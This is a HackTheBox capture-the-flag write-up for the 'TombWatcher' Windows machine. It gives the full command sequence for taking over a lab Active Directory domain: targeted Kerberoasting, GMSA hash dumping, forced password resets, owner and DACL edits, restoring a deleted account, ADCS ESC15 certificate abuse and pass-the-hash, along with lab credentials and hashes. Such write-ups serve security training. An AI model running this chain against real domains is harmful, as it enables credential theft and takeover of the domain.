HTB Machine Writeup "TombWatcher"
HTB Machine: TombWatcher - Writeup
Machine Information
- Difficulty: Medium
- Key Concepts: Kerberoasting, LDAP Enumeration, BloodHound Analysis, Active Directory Privilege Escalation, Deleted Object Recovery, ADCS ESC15 Vulnerability

Overview
TombWatcher is a Medium Windows machine from HackTheBox that demonstrates a complex Active Directory attack path involving Kerberoasting, group membership manipulation, GMSA password extraction, ownership changes, recovering and restoring deleted AD objects, and ultimately exploiting an ADCS vulnerability (ESC15) to achieve domain administrator privileges.
Reconnaissance
First, I started with an nmap scan to identify open services on the target machine at 10.10.11.72. The scan revealed typical Active Directory services including LDAP, Kerberos, and SMB.
# Nmap 7.94SVN scan initiated Wed Oct  1 11:26:27 2025 as: nmap -sC -sV -oN nmap_init 10.10.11.72
Nmap scan report for 10.10.11.72
Host is up (0.051s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-01 14:26:38Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-10-01T14:28:46+00:00; +4h00m00s from scanner time.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
|_ssl-date: 2025-10-01T14:28:46+00:00; +4h00m01s from scanner time.
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-01T14:28:47+00:00; +4h00m00s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-10-01T14:28:46+00:00; +4h00m01s from scanner time.
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Not valid before: 2024-11-16T00:47:59
|_Not valid after:  2025-11-16T00:47:59
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 4h00m00s, deviation: 0s, median: 3h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  1 11:28:47 2025 -- 1 IP address (1 host up) scanned in 140.50 seconds
Initial Reconnaissance: BloodHound Analysis

Since I have a user inside the AD, I can get the BloodHound ingestion file and visualize the attack path. I collected Active Directory data using BloodHound via NetExec (you can use bloodhound-python as well):
nxc ldap 10.10.11.72 -u Alfred -p 'basketball' --bloodhound --collection All --dns-server 10.10.11.72LDAP 10.10.11.72 389 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP 10.10.11.72 389 DC01 [+] tombwatcher.htb\Alfred:basketball
LDAP 10.10.11.72 389 DC01 Resolved collection methods: session, group, objectprops, acl, container, psremote, trusts, rdp, dcom, localadmin
LDAP 10.10.11.72 389 DC01 Done in 0M 18S
LDAP 10.10.11.72 389 DC01 Compressing output into /home/fodhil/.nxc/logs/DC01_10.10.11.72_2025-10-01_162221_bloodhound.zipThe collection completed successfully and revealed a clear privilege escalation path from alfred to a user that is a member of Remote Management Users, so after getting that user we can connect to the host with WinRM:
Exploitation: The Attack Chain
First Step - Kerberoasting
The first step we need to exploit is that the user Henry has “WriteSPN” to the user Alfred. With this ability we can attempt to add a SPN and then do a kerberos auth to obtain a crackable hash, it’s called: Targeted Kerberoasting.
python3 targetedKerberoast/targetedKerberoast.py -u henry -p 'H3nry_987TGV!' --dc-ip 10.10.11.72 -d tombwatcher.htbBefore running this, I synchronized my local time with the domain controller to avoid Kerberos authentication issues:
sudo ntpdate -u 10.10.11.72The Kerberoasting attack successfully retrieved a hash for user alfred, which I cracked to obtain the password: basketball
Step 2: Adding Alfred to Infrastructure Group
BloodHound revealed that alfred has AddSelf privileges on the Infrastructure group. I used bloodyAD to add alfred to this group:
bloodyAD --host '10.10.11.72' -d 'tombwatcher.htb' -u 'alfred' -p 'basketball' add groupMember INFRASTRUCTURE alfred ✅ Success! Alfred is now a member of the Infrastructure group.
Step 2: Reading GMSA Password for ansible_dev$
The Infrastructure group has ReadGMSAPassword privileges on the ansible_dev$ computer account. Group Managed Service Accounts (GMSA) store their passwords in a readable attribute for authorized users. I extracted the password using gMSADumper:
References:
python3 gMSADumper.py -u 'alfred' -p 'basketball' -d 'tombwatcher.htb'Result:
Users or groups who can read password for ansible_dev$:
 > Infrastructure
ansible_dev$:::4f46405647993c7d4e1dc1c25dd6ecf4
ansible_dev$:aes256-cts-hmac-sha1-96:2712809c101bf9062a0fa145fa4db3002a632c2533e5a172e9ffee4343f89deb
ansible_dev$:aes128-cts-hmac-sha1-96:d7bda16ace0502b6199459137ff3c52d
Step 3: Force Password Change on sam
The ansible_dev$ computer account has ForceChangePassword privileges on user sam. I used NetExec to change sam’s password:
nxc smb 10.10.11.72 -u 'ansible_dev$' -H 4f46405647993c7d4e1dc1c25dd6ecf4 -M change-password -o USER=sam NEWPASS=NewPassword✅ Success! Sam’s password was changed to NewPassword.
Step 4: Taking Ownership of john
User sam has WriteOwner privileges on user john, allowing sam to change john’s owner to himself. However, I encountered an MD4 hash algorithm error. To fix this, I updated /etc/ssl/openssl.cnf:
[openssl_init]
providers = provider_sect

[provider_sect]
default = default_sect
legacy = legacy_sect

[default_sect]
activate = 1

[legacy_sect]
activate = 1
Now I could change john’s owner:
owneredit.py -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb/sam:NewPassword'Result:
[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
Step 5: Granting Full Control and Password Reset
With ownership of john, I granted sam FullControl over john’s account:
dacledit.py -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb/sam:NewPassword'Result:
[*] DACL backed up to dacledit-20251001-174816.bak
[*] DACL modified successfully!
Now I could reset john’s password:
nxc smb 10.10.11.72 -u 'sam' -p NewPassword -M change-password -o USER=john NEWPASS=NewPasswordResult:
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\sam:NewPassword
CHANGE-P... 10.10.11.72     445    DC01             [+] Successfully changed password for john
Step 6: Initial Shell as john
With john’s credentials compromised, I connected via Evil-WinRM:
evil-winrm -i 10.10.11.72 -u john -p NewPassword✅ User flag obtained!
At this point, I noticed john has GenericAll privileges on the ADCS OU, which would be crucial for the next phase.
Privilege Escalation: Path to Domain Admin
The user john has GenericAll privileges over ADCS@TOMBWATCHER.HTB. This could be an interesting place to investigate.

Investigating the ADCS
We can investigate the ADCS using Certipy:
certipy-ad find -u 'john@tombwatcher.htb' -p 'NewPassword' -dc-ip 10.10.11.72 --vulnerable -stdout

Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
[*] Checking web enrollment for CA 'tombwatcher-CA-1' @ 'DC01.tombwatcher.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Failed to lookup object with SID 'S-1-5-21-1392491010-1358638721-2126982587-1111'
[*] Enumeration output:
Certificate Authorities
   17
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          S-1-5-21-1392491010-1358638721-2126982587-1111
We can see that there is an interesting entity that has enrollment rights, but it has an unresolved SID: S-1-5-21-1392491010-1358638721-2126982587-1111
This suggests a potential misconfiguration or deleted privilege still present on the template. If the SID belonged to a previously deleted user with vulnerabilities, this could be leveraged for privilege escalation or abuse of certificate enrollment.
Discovering Deleted Users
Now we can check the Active Directory Recycle Bin (on the host) for deleted users by using previously founded information.
Once on the box as john, I imported the Active Directory module and searched for deleted objects:
Import-Module ActiveDirectory
Get-ADObject -Filter 'isDeleted -eq $true -and objectClass -eq "user"' -IncludeDeletedObjects -Properties * | Select-Object Name,SamAccountName,DistinguishedName,WhenChanged,ObjectGUID
This revealed multiple deleted instances of a user named cert_admin:
Name              : cert_admin
                    DEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3
SamAccountName    : cert_admin
DistinguishedName : CN=cert_admin\0ADEL:f80369c8-96a2-4a7f-a56c-9c15edd7d1e3,CN=Deleted Objects,DC=tombwatcher,DC=htb
WhenChanged       : 11/15/2024 7:57:59 PM
ObjectGUID        : f80369c8-96a2-4a7f-a56c-9c15edd7d1e3

Name              : cert_admin
                    DEL:c1f1f0fe-df9c-494c-bf05-0679e181b358
SamAccountName    : cert_admin
DistinguishedName : CN=cert_admin\0ADEL:c1f1f0fe-df9c-494c-bf05-0679e181b358,CN=Deleted Objects,DC=tombwatcher,DC=htb
WhenChanged       : 11/16/2024 12:04:21 PM
ObjectGUID        : c1f1f0fe-df9c-494c-bf05-0679e181b358

Name              : cert_admin
                    DEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf
SamAccountName    : cert_admin
DistinguishedName : CN=cert_admin\0ADEL:938182c3-bf0b-410a-9aaa-45c8e1a02ebf,CN=Deleted Objects,DC=tombwatcher,DC=htb
WhenChanged       : 11/16/2024 12:07:27 PM
ObjectGUID        : 938182c3-bf0b-410a-9aaa-45c8e1a02ebf
Restoring cert_admin
I restored the most recent deleted user using its ObjectGUID:
Restore-ADObject -Identity 938182c3-bf0b-410a-9aaa-45c8e1a02ebfI verified the restoration with net user and confirmed the account existed. I then examined the user’s properties:
Get-ADUser cert_admin -Properties * | Select-Object Name, SamAccountName, DistinguishedName, Enabled, GivenName, Surname, UserPrincipalName, WhenCreated, WhenChanged, LastLogonTimestamp, PasswordExpired, PasswordNeverExpires, ServicePrincipalName, MemberOfThe user cert_admin was located in the ADCS OU, and since john has GenericAll privileges on this OU, I could change cert_admin’s password:
nxc smb 10.10.11.72 -u 'john' -p NewPassword -M change-password -o USER=cert_admin NEWPASS=NewPassword✅ Success! cert_admin’s password was now NewPassword.
ADCS Exploitation: ESC15 Attack
Enumerating Certificate Templates
certipy find -u 'cert_admin@tombwatcher.htb' -p 'NewPassword' -dc-ip '10.10.11.72' -text -vulnerableThis gives the following output:
Certificate Authorities
  0
    CA Name                             : tombwatcher-CA-1
    DNS Name                            : DC01.tombwatcher.htb
    Certificate Subject                 : CN=tombwatcher-CA-1, DC=tombwatcher, DC=htb
    Certificate Serial Number           : 3428A7FC52C310B2460F8440AA8327AC
    Certificate Validity Start          : 2024-11-16 00:47:48+00:00
    Certificate Validity End            : 2123-11-16 00:57:48+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : TOMBWATCHER.HTB\Administrators
      Access Rights
        ManageCa                        : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        ManageCertificates              : TOMBWATCHER.HTB\Administrators
                                          TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Enroll                          : TOMBWATCHER.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : WebServer
    Display Name                        : Web Server
    Certificate Authorities             : tombwatcher-CA-1
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Extended Key Usage                  : Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 1
    Validity Period                     : 2 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-16T00:57:49+00:00
    Template Last Modified              : 2024-11-16T17:07:26+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
      Object Control Permissions
        Owner                           : TOMBWATCHER.HTB\Enterprise Admins
        Full Control Principals         : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Owner Principals          : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Dacl Principals           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
        Write Property Enroll           : TOMBWATCHER.HTB\Domain Admins
                                          TOMBWATCHER.HTB\Enterprise Admins
                                          TOMBWATCHER.HTB\cert_admin
    [+] User Enrollable Principals      : TOMBWATCHER.HTB\cert_admin
    [!] Vulnerabilities
      ESC15                             : Enrollee supplies subject and schema version is 1.
    [*] Remarks
      ESC15                             : Only applicable if the environment has not been patched. See CVE-2024-49019 or the wiki for more details.
The WebServer template is vulnerable to ESC15 vulnerability:
ESC15: Enrollee supplies subject and schema version is 1.Understanding ESC15
ESC15 (CVE-2024-49019) is a certificate template vulnerability where an attacker can inject arbitrary Application Policies into certificate requests when:
- The template uses schema version 1
- The enrollee can supply the subject
References:
Initial Attempt (Failed)
My first attempt was to directly request a certificate with UPN spoofing:
certipy req -ca 'tombwatcher-CA-1' -template 'WebServer' \
    -u 'cert_admin@tombwatcher.htb' -p 'NewPassword' \
    -dc-ip '10.10.11.72' -target 'DC01.TOMBWATCHER.HTB' \
    -upn 'Administrator@tombwatcher.htb' \
    -sid 'S-1-5-21-1392491010-1358638721-2126982587-500'
This generated an administrator.pfx certificate, but authentication failed because of a problem in the LDAP connection (possibly related to the OpenSSL version).
So I tried another method found in the same reference:
ESC15 Exploitation (Two-Step Method)
I had to use a specific version of Certipy that supports ESC15:
Reference: Certipy ESC15 Branch by dru1d-foofus
git clone -b esc15-ekuwu --single-branch https://github.com/dru1d-foofus/CertipyStep 1: Request Certificate Request Agent Certificate
First, I requested a certificate with the Certificate Request Agent application policy:
certipy req -dc-ip 10.10.11.72 -ca 'tombwatcher-CA-1' -target-ip 10.10.11.72 \
    -u cert_admin@tombwatcher.htb -p 'NewPassword' \
    -template WebServer -application-policies 'Certificate Request Agent'
This generated cert_admin.pfx.
Step 2: Request Administrator Certificate On-Behalf-Of
Using the Certificate Request Agent certificate, I requested a certificate on behalf of the Administrator:
Reference: Certificate Request Agent Abuse
certipy req \
    -u 'cert_admin@tombwatcher.htb' -p 'NewPassword' \
    -dc-ip '10.10.11.72' -target 'DC01.tombwatcher.htb' \
    -ca 'tombwatcher-CA-1' -template 'User' \
    -pfx cert_admin.pfx -on-behalf-of 'tombwatcher\Administrator'
This generated the final administrator.pfx certificate with proper Client Authentication capabilities.
Step 3: Authenticate as Administrator
With the valid administrator certificate, I authenticated and extracted the NTLM hash:
certipy auth -pfx 'administrator.pfx' -dc-ip '10.10.11.72'Step 4: Pass-the-Hash to Get Root Shell
Finally, I used Evil-WinRM with the extracted NTLM hash to gain a shell as Administrator:
evil-winrm -i 10.10.11.72 -u Administrator -H <NTLM_HASH>Root flag obtained!
Conclusion
TombWatcher provided an excellent deep-dive into Active Directory exploitation, showcasing:
- Kerberoasting: Extracting and cracking service account credentials
- BloodHound Analysis: Visualizing complex attack paths through AD relationships
- Group Privilege Abuse: Leveraging AddSelf, ReadGMSAPassword, ForceChangePassword, WriteOwner
- DACL Manipulation: Modifying permissions to gain control over user accounts
- AD Object Recovery: Restoring deleted accounts for lateral movement
- ADCS ESC15 Exploitation: Injecting arbitrary application policies in v1 certificate templates
- Certificate-Based Authentication: Using certificates for privilege escalation to Domain Admin
This machine emphasizes the importance of properly securing Active Directory Certificate Services, monitoring group memberships and privileges, and understanding the complex web of permissions that can lead to domain compromise.
Thanks for reading! Happy hacking! 🚀